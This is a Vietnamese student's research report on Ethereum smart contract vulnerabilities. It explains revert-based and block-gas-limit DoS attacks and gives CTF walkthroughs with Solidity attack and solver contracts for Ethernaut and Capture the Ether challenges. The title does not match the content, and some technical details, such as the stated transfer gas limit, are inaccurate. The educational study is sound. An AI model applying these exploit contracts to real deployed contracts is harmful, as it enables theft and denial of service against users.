*Thông tin kỳ báo cáo*

|  |  |
| --- | --- |
| **Kỳ** | **Tháng** |
| **01** | **04. 2019** |

*Ngày báo cáo: 07/04/2019*

BÁO CÁO NGHIÊN CỨU

**Tên chủ đề: Zero-day malware detection/ SDN/ Blockchain/ CIDS**

**Từ khóa:** deep learning, zero-day malware, GAN

*GVHD: …*

1. **THÔNG TIN NHÓM NGHIÊN CỨU:**

*(Liệt kê tất cả các thành viên tham gia trong nhóm)*

Lớp: **ANTN2016**

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Trịnh Văn Hoàng | 16520450 | 16520450@gm.uit.edu.vn |

1. **THÔNG TIN ĐỀ TÀI:**

*(Mô tả ngắn gọn về vấn đề và cách giải quyết vấn đề của bài toán trong đề tài nghiên cứu)*

**Tên đề tài:**

* Tên tiếng Việt: Tăng cường tính minh bạch, công bằng và trách nhiệm trong việc bảo vệ và sử dụng tác quyền âm nhạc bằng Blockchain.
* Tên tiếng Anh: Enhance the transparency, equitability and accountability of music copyright protection and distribution based on Blockchain.

**Loại nghiên cứu:**

🞏 Khóa luận tốt nghiệp

🞏 Đồ án chuyên ngành

⌧ Đề tài nghiên cứu khoa học

**Mô tả:**

Nghiên cứu một số lỗi bảo mật của các smart contract trên nền tảng Ethereum.

1. **NỘI DUNG THỰC HIỆN:[[1]](#footnote-1)**

*(Các nhóm nghiên cứu thực hiện báo cáo tổng quan kết quả đạt được bằng cách ghi ngắn gọn vào bảng bên dưới. Mô tả ngắn gọn kết quả công việc, nêu các khó khăn, tồn tại, vấn đề phát sinh (nếu có) khi thực hiện).*

1. **KẾ HOẠCH TIẾP THEO**

*(Nhóm nghiên cứu xác định các công việc cần làm cho kỳ báo cáo tiếp theo, xác định các khó khăn, vấn đề sẽ gặp phải nếu có)*

|  |  |  |
| --- | --- | --- |
| **STT** | **Mô tả công việc** | **Khó khăn** |
| 01 | Tìm hiểu kỹ thuật tấn công [**DoS with (Unexpected) revert**](https://consensys.github.io/smart-contract-best-practices/known_attacks/#dos-with-unexpected-revert) |  |
| 02 | Tìm hiểu kỹ thuật tấn công [**DoS with Block Gas Limit**](https://consensys.github.io/smart-contract-best-practices/known_attacks/#dos-with-block-gas-limit) | * … |
| 03 | Giải các challenges trong <https://capturetheether.com/challenges/> |  |

**---**

*Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.*

BÁO CÁO CHI TIẾT

## Tìm hiểu kỹ thuật tấn công Dos with (Unexpected) revert.

* Lỗ hổng này xuất hiện trong hợp đồng thông minh [**King of the Ether**](https://www.kingoftheether.com/)**.**
* Khi muốn sở hữu 1 contract thì ta phải trả một lượng ether để sở hữu contract đó , bất cứ ai gửi cho đến hợp đồng ta đang sở hữu một lượng ether lớn hơn giá hiện tại sẽ trở thành chủ sở hữu mới. Lợi dụng việc này kẻ tấn công sau sở hữu hợp đồng sẽ từ chối mọi giao dịch nhằm mua lại hợp đồng từ người khác. Kẻ tấn công sẽ dùng hàn revert() để từ chối các giao dich được gửi tới.
* **Fallback Function** (hàm không được đặt tên) nó được thực thi khi hợp đồng nhận được một số ETH mà không có chức năng nào được gọi rõ ràng.
* Đưa **revert()** vào có nghĩa là bạn không thể gửi ETH đến hợp đồng mà không gọi rõ ràng một chức năng phải trả.
* Ví dụ về kỹ thuật tấn công Dos with (Unexpected) revert.
* **Nhiệm vụ**: Đây là một trò chơi, trong đó người nào muốn trở thành **king** (nhà vua) thì sẽ phải trả giá cho người đang nắm giữ vị trí ấy một khoản tiền cao hơn giá trị của nhà vua hiện tại. Nhiệm vụ của bạn là bằng cách nào đó, trở thành **king** và giữ vị trí này mãi mãi, dù người khác có trả mức giá nào đi nữa

pragma solidity ^0.4.18;

import 'zeppelin-solidity/contracts/ownership/Ownable.sol';

contract King is Ownable {

address public king;

uint public prize;

function King() public payable {

king = msg.sender;

prize = msg.value;

}

function() external payable {

require(msg.value >= prize || msg.sender == owner);

king.transfer(msg.value);

king = msg.sender;

prize = msg.value;

}

}

### Phân tích

* Để trở thành vua, ta phải gửi tiền cho nhà vua hiện tại. Theo đó, nếu như ta đang làm vua, và bằng cách nào đó, ta từ chối mọi giao dịch chuyển tiền đến ta, thì ta sẽ giữ vị trí đó mãi mãi. Vấn đề ở đây là ta làm sao có thể "từ chối mọi giao dịch" ? Đó là lúc ta cần biết đến payable trong solidity.
* Để một contract có thể nhận được tiền, trừ trường hợp được nhận tiền từ selfdestruct của một contract khác, thì cách duy nhất đó chính là có fallback function với payable modifier. Nếu không có payable, contract không thể nhận dù chỉ một đồng.
* Cùng nhìn lại hàm fallback function của King contract:

function() external payable {

require(msg.value >= prize || msg.sender == owner);

king.transfer(msg.value);

king = msg.sender;

prize = msg.value;

}

}

* Ta nảy ra ý tưởng làm cho hàm king.transfer(msg.value) không thành công và transaction bị revert.
* Chuẩn bị một contract không có payable fallback, chiếm quyền và thế là xong.

### Solution

* Trên Chrome Console, kiểm tra king hiện tại:

await contract.king()

* Kiểm tra price hiện tại:

await contract.prize().then(x => x.toNumber);

> 1000000000000000000

nghĩa là giải thưởng hiện tại là 1 ether

* Trên Remix IDE, chuẩn bị một contract tấn công không có payable fallback

contract Attack {

function steal(address \_target) public payable {

if(!\_target.call.value(msg.value)()) revert();

}

}

* mình sẽ giải thích thêm một chút về đoạn if(!\_target.call.value(msg.value)()) revert();, có vẻ trông đoạn này hơi lạ nhưng có lý do của nó:
  + để gửi eth đến một địa chỉ, chúng ta có 3 cách: transfer, send, call.value. Trong đó thì transfer và send được fixed số gas limit là **2100**, quá là thấp, có nghĩa transfer và send chỉ thuần tuý là để chuyển eth mà không thể thực hiện thêm bất cứ logic nào trong fallback function cả.
  + call.value là một hàm lowlevel, không giới hạn số gas limit, tuy nhiên sẽ trả về kết quả true/false thay vì throw ra một exception, vì thế ta cần đưa vào đoạn if-revert để biết được nó có lỗi hay không.
* Compile và chạy hàm steal, \_target là king instance của bạn, msg.value ta cho một giá trị lớn hơn prize hiện tại, ví dụ 1.1 ether (1100 finneys).
* Kiểm tra lại king hiện tại và thấy đang là bạn:

await contract.king()

* Sử dụng một tài khoản khác, gửi tiền vào King contract với một giá trị lớn hơn prize hiện tại để xem có chiếm được quyền King hay không. Nếu không chiếm được, bạn đã thành công.
* Submit && all done!

## Tìm hiểu kỹ thuật tấn công [DoS with Block Gas Limit](https://consensys.github.io/smart-contract-best-practices/known_attacks/#dos-with-block-gas-limit)

### Gas Limit DoS on a Contract via Unbounded Operations

Bạn có thể nhận thấy rằng một vấn đề khác trong ví dụ trước: bằng cách thanh toán cho nhiều người cùng lúc, ta có nguy cơ đến giới hạn về gas của block.

Điều này có thể dẫn đến các vấn đề ngay cả khi không có các cuộc tấn công có chủ ý. Tuy nhiên vấn đề sẽ trở nên nghiêm trọng hơn nếu kẻ tấn công thao túng được một lượng gas cần thiết. Trong trường hợp của ví dụ trước, kẻ tấn công có thể thêm một loạt địa chỉ, mỗi địa chỉ cần được hoàn tiền lại với một lượng rất nhỏ. Việc đó dẫn đến chi phí gas dùng cho việc hoàn trả từng địa chỉ của kẻ tấn công có thể vượt quá giới hạn gas và ngăn chặn việc hoàn lại tiền trên toàn hệ thống.

Đây lại là một lí do khác cho [favor pull over push payments.](https://consensys.github.io/smart-contract-best-practices/recommendations/#favor-pull-over-push-for-external-calls)

Nếu bạn bắt buộc phải lặp một mảng có kích thước không xác định thì bạn nên lập trình cho nó có khả năng thực hiện nhiều khối, từ đó yêu cầu nhiều giao dịch. Cần kiểm tra xem mảng đã đi được bao xa để có thể tiếp tục từ điểm đó như trong ví dụ dưới đây:

struct Payee {

address addr;

uint256 value;

}

Payee[] payees;

uint256 nextPayeeIndex;

function payOut() {

uint256 i = nextPayeeIndex;

while (i < payees.length && msg.gas > 200000) {

payees[i].addr.send(payees[i].value);

i++;

}

nextPayeeIndex = i;

}

Ngoài ra cần phải đảm bảo thêm không có gì xấu xảy ra nếu các giao dịch khác được xử lí trong khi đợi đến lần lặp tiếp theo của hàm payOut(). Vì vậy hãy chỉ sử dụng mô hình này khi thực sự cần thiết.

### Gas Limit DoS on the Network via Block Stuffing

Ngay cả khi contract của bạn không chứa vòng lặp bị ràng buộc, kẻ tấn công có thể ngăn các giao dịch khác được đưa vào một số blocks của blockchain bằng cách đặt các giao dịch tính toán phức tạp với gas price đủ cao.

Để làm được điều này, kẻ tấn công có thể tạo ra một số giao dịch tiêu thụ toàn bộ giới hạn gas, với gas price sẽ được đưa ngay khi biock tiếp theo được khai thác. Không có gas price nào có thể đảm bảo cho việc được đưa vào trong block, nhưng gas price càng cao thì cơ hội càng cao.


Nếu cuộc tấn công thành công thì sẽ không có giao dịch nào khác được đưa vào block. Đôi khi mục tiêu của kẻ tấn công là chặn các giao dịch vào một hợp đồng cụ thể trước thời gian cụ thể. Trường hợp sau đây sẽ giúp bạn hình dung rõ hơn:

Loại tấn công này đã được thực hiện trên[Fomo3D](https://solmaz.io/2018/10/18/anatomy-block-stuffing/" \t "_blank), một ứng dụng gambling. Ứng dụng được thiết kế để thưởng cho địa chỉ cuối cùng đã mua "key". Mỗi lần mua key mở sẽ gia tăng thời gian, trò chơi kết thúc khi thời gian về 0. Kẻ tấn công đã mua một "key" sau đó nhồi 13 blocks liên tiếp cho đến khi bộ đếm thời gian kích hoạt và thanh toán được giải phóng. Các giao dịch được gửi bởi kẻ tấn công đã lấy 7,9 triệu gas trên mỗi block, do đó gas limit cho phép một vài giao dịch gửi nhỏ (21.000 gas mỗi lần), nhưng sẽ không cho phép bất cứ ai gọi đến hàm buyKey()( tốn 300.000 gas).


Một cuộc tấn công Block Stuffing có thể được sử dụng trên bất kỳ contract nào yêu cầu một hành động trong một khoảng thời gian nhất định. Tuy nhiên, như với bất kỳ cuộc tấn công nào, nó chỉ có lợi nhuận khi phần thưởng dự kiến vượt qua chi phí của nó. Chi phí của cuộc tấn công này tỷ lệ thuận với số blocks cần nhồi. Nếu một khoản thanh toán lớn có thể có được bằng cách ngăn chặn các hành động từ những người tham gia khác, contract của bạn có thể sẽ bị nhắm mục tiêu bởi một cuộc tấn công tương tự như vậy.

## Giải các challenges trong <https://capturetheether.com/challenges/>

1. **Deploy Contract**



* Nhâp vào ô **Check Solution**



-

1. **Call me**

pragma solidity >=0.4.0 <0.6.0;

contract CallMeChallenge {

bool public isComplete = false;


function callme() public {

isComplete = true;


}

}


* Để hoàn thành thử thách này, tất cả những gì bạn cần làm là gọi một hàm(hàm **callme()** )
* Nhấp vào nút **begin challenges** để bắt đầu.
* Sau khi nhấn nút **begin challenges** ta được 1 address để deploy contract




* Copy Smartcontract lên Remix.ethereum.org




* Copy dòng địa chỉ [0x12007b46cE29B5ebf4C2Ad86b6ED979B11D68a48](https://ropsten.etherscan.io/address/0x12007b46cE29B5ebf4C2Ad86b6ED979B11D68a48) lên Remix



* Nhấp vô button **At Address.** Ta đã deploy xong Contract, nhấp vô button callme để gọi hàm **callme()**



* Nhấp vô button **isComplete,** thì thấy giá trị của **isComplete** đã là **true**.
* Quay lại trang [https://capturetheether.com](https://capturetheether.com/). Nhấp vào ô **check Solution** để kiểm tra kết quả.



* Vậy là đã hoàn thành xong challenges này và nhận được 100 điểm

1. **Choose a nickname**

* Đã đến lúc đặt biệt danh Capture Ether của bạn! Biệt danh này là cách bạn sẽ hiển thị trên [bảng xếp hạng](https://capturetheether.com/leaderboard/) .
* Các CaptureTheEtherhợp đồng thông minh theo dõi một biệt hiệu cho mỗi người chơi. Để hoàn thành thử thách này, hãy đặt biệt hiệu của bạn thành một chuỗi không trống. Hợp đồng thông minh đang chạy trên mạng thử nghiệm Ropsten tại địa chỉ **0x71c46Ed333C35e4E6c62D32dc7C8F00D125b4fee**.
* Nhấp vô button **Begin Challenges** để bắt đầu.
* Viết 2 smart contract (contract **getName** và contract **CaptureTheEther**)và deploy trên remix tại địa chỉ **0x71c46Ed333C35e4E6c62D32dc7C8F00D125b4fee**. Nội dung của contract như sau.

**pragma solidity >=0.4.0 <0.6.0;**

**contract CaptureTheEther {**

**mapping (address => bytes32) public nicknameOf;**

**function setNickname(bytes32 nickname) public {**

**nicknameOf[msg.sender] = nickname;**

**}**

**}**

**contract getName {**

**bytes32 constant byteText32 = "divergent";**


**function getByte32() payable public returns(bytes32){**

**return byteText32;**


**}**

**}**


* Đầu tiên ta Deploy smart contract getName.




* Nhấp vô button getByte32 để lấy giá trị bytes32 của tên chúng ta muốn đặt.



* Deploy smart contract CaptureTheEther tại địa chỉ 0x71c46Ed333C35e4E6c62D32dc7C8F00D125b4fee
* Copy dãy bytes32 ta vừa nhận bên trên (thuộc decode output) dán vào hàm setNickname. Nhấp button setNickname.



* Qua trang Capturetheether.com để submit kết quả



1. **Guess the number.**

**pragma solidity >=0.4.0 <0.6.0;**

**contract GuessTheNumberChallenge {**

**uint8 answer = 42;**

**constructor() public payable {**

**require(msg.value == 1 ether);**

**}**

**function isComplete() public view returns (bool) {**

**return address(this).balance == 0;**

**}**

**function guess(uint8 n) public payable {**

**require(msg.value == 1 ether);**

**if (n == answer) {**


**msg.sender.transfer(2 ether);**

**}**


**}**

**}**


* Nhiêm vụ là gọi hàm guess và truyền vào tham số n, với n = 42;
* Begin challenges.



* Compile và deploy contrac ở trên tại địa chỉ [0xe59A83Fd5E7fa2BcdC36B7261D6F0A3F66259d62](https://ropsten.etherscan.io/address/0xe59A83Fd5E7fa2BcdC36B7261D6F0A3F66259d62).



* Truyền 42 vào hàm guess và nhấp button guess. Gửi thêm 1 ether để đáp ứng yêu cầu.



* Qua trang capturetheether.com để Submit kết quả.

1. **Guess a secret number**



* Bài này đáp án cũng đã có ngay trong source code, tuy nhiên có một vấn đề lớn là đáp án ở dạng bytes32 (sử dụng hàm hash keccak256) trong khi hàm guess lại yêu cầu đầu vào là uint8. Thường sẽ rất khó để tìm ra đáp án trước khi hash keccak256, tuy nhiên thật may cho chúng ta uint8 có giá trị chỉ trong khoảng 0 - 226 . Chính vì vậy ta vẫn có thể tìm ra đáp án nhờ sử dụng brute force.
* Code để giải:

**pragma solidity >=0.4.0 <0.6.0;**

**contract GuessTheSecretNumberChallenge {**

**bytes32 answerHash = 0xdb81b4d58595fbbbb592d3661a34cdca14d7ab379441400cbfa1b78bc447c365;**

**constructor() public payable {**

**require(msg.value == 1 ether);**

**}**

**function isComplete() public view returns (bool) {**

**return address(this).balance == 0;**

**}**

**function guess(uint8 n) public payable {**

**require(msg.value == 1 ether);**

**if (keccak256(abi.encodePacked(n)) == answerHash) {**

**msg.sender.transfer(2 ether);**

**}**

**}**

**}**

**contract GuessTheSecretNumberSolver {**

**bytes32 answerHash = 0xdb81b4d58595fbbbb592d3661a34cdca14d7ab379441400cbfa1b78bc447c365;**

**function guess() public view returns(uint8) {**

**for (uint8 i = 0; i < 2 \*\* 8; i++) {**

**if (keccak256(abi.encodePacked(i)) == answerHash) {**

**return i;**

**break;**

**}**

**}**

**}**

**function keccak256Uint(uint n) public pure returns(bytes32) {**

**return keccak256(abi.encodePacked(n));**


**}**

**}**

* Chúng ta viết thêm 1 contract khác và dùng vòng for từ 0-256 cho đến khi nào tìm được số có hash bằng với đáp án đề bài cho. Và chúng ta nhận được kết quả là 170. Tiến hành điền 170 vào hàm guess như phần trên và đừng quên để value là 1 ether. Kiểm tra lại bằng hàm isComplete() sau đó Check Solution .

1. **Guess the random number**

* Ta biết rằng blockchain là minh bạch, và mọi thông tin trên đó ta đều có thể nhìn thấy được, kể cả những biến khai báo là private. Và trong bài này, điều đó không là ngoại lệ. web3js cung cấp cho ta một hàm **web3.eth.getStorageAt** để lấy thông tin trên blockchain.
* Bật console và sử dụng câu lệnh web3.eth.getStorageAt để lấy thông tin của blockchain [0x2558ED9dc0f06b4058465Adc44dd6e37947D823A](https://ropsten.etherscan.io/address/0x2558ED9dc0f06b4058465Adc44dd6e37947D823A) là địa chỉ của contract, 0 là chỉ số index của biến lưu trữ trong storage. Ta có hex 0x0f = 15.
* (Lưu ý: Tùy block của mỗi người sẽ nhận được số khác nhau )



* Tương tự 2 bài trước ta nhập kết quả và kiểm tra bằng hàm isComplete().

1. **Guess the new number**

**pragma solidity ^0.4.21;**

**contract GuessTheNewNumberChallenge {**

**function GuessTheNewNumberChallenge() public payable {**

**require(msg.value == 1 ether);**

**}**

**function isComplete() public view returns (bool) {**

**return address(this).balance == 0;**

**}**

**function guess(uint8 n) public payable {**

**require(msg.value == 1 ether);**

**uint8 answer = uint8(keccak256(block.blockhash(block.number - 1), now));**

**if (n == answer) {**

**msg.sender.transfer(2 ether);**

**}**

**}**

**}**

**contract GuessTheNewNumber {**

**address contractAddr = 0xe32cA45eb8B0dF0DCEF615bCe4CA5619fE85Eae6;**

**address owner;**

**function() public payable {}**

**function GuessTheNewNumber() public payable {**

**require(msg.value == 1 ether);**

**owner = msg.sender;**

**}**

**function withdraw() public {**

**owner.transfer(address(this).balance);**

**}**

**function mguess() public {**


**uint8 answer = uint8(keccak256(block.blockhash(block.number - 1), now));**

**GuessTheNewNumberChallenge s = GuessTheNewNumberChallenge(contractAddr);**

**s.guess.value(1 ether)(answer);**

**}**

**}**



* Điều này khá giống với **Guess the random number**, khác biệt là biến *answer* được khởi tạo mỗi khi đoán được thực hiện. Nhìn bề ngoài, có vẻ như một số mức độ ngẫu nhiên được giới thiệu vì chúng ta khó có thể biết blockhash là gì; Ngoại trừ trong thực tế, chúng ta thậm chí không cần biết blockhash là gì để khai thác trường hợp này.
* Để giải thích thêm, hãy nhớ rằng có thể sử dụng hợp đồng thông minh để gọi một hợp đồng thông minh khác, với mỗi giao dịch được gửi hoàn thành việc thực hiện trong cùng một khối ngay cả khi giao dịch liên quan đến việc thực hiện trên nhiều hợp đồng thông minh. Sau đó, để khai thác hợp đồng này, chúng ta nên xây dựng một hợp đồng thông minh riêng biệt có chức năng ***mguess()***sử dụng cùng một cơ chế để khởi tạo biến *answer*, chúng ta sẽ hạ cánh với cùng một giá trị, vì việc thực hiện được thực hiện trong cùng một khối, sử dụng cùng một blockhash và dấu thời gian.

**Tài liệu tham khảo**

*(Ghi tài liệu tham khảo đã dùng trong báo cáo)*

|  |  |  |
| --- | --- | --- |
| [1] |  | <https://consensys.github.io/smart-contract-best-practices/> |
| [2] |  | <https://inseclab.uit.edu.vn/lo-hong-bao-mat-trong-hop-dong-thong-minh-smart-contract/> |
| |  |  |  | | --- | --- | --- | | [3] | |  | |  | |  | <https://viblo.asia/p/blockchain-hacking-smart-contract-with-ethernaut-ctf-part-1-bWrZnN8pZxw> |
| [4] |  | <https://medium.com/ontologynetwork/an-analysis-of-ontology-smart-contract-security-and-loopholes-part-1-f24c1680de67> |

---


*Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này*

# **YÊU CẦU CHUNG**

* Báo cáo thể hiện kết quả làm việc của nhóm nghiên cứu, tự viết theo cách hiểu và nắm bắt vấn đề của mình. Tuyệt đối không sao chép các nguồn bài viết trên mạng hay của người khác mà không ghi trích dẫn rõ ràng.
* Nộp file báo cáo nghiên cứu trên theo thời gian đã thống nhất với GVHD.

---

**HẾT**

****

1. Ghi nội dung công việc, các kết quả nghiên cứu khi thực hiện đề tài [↑](#footnote-ref-1)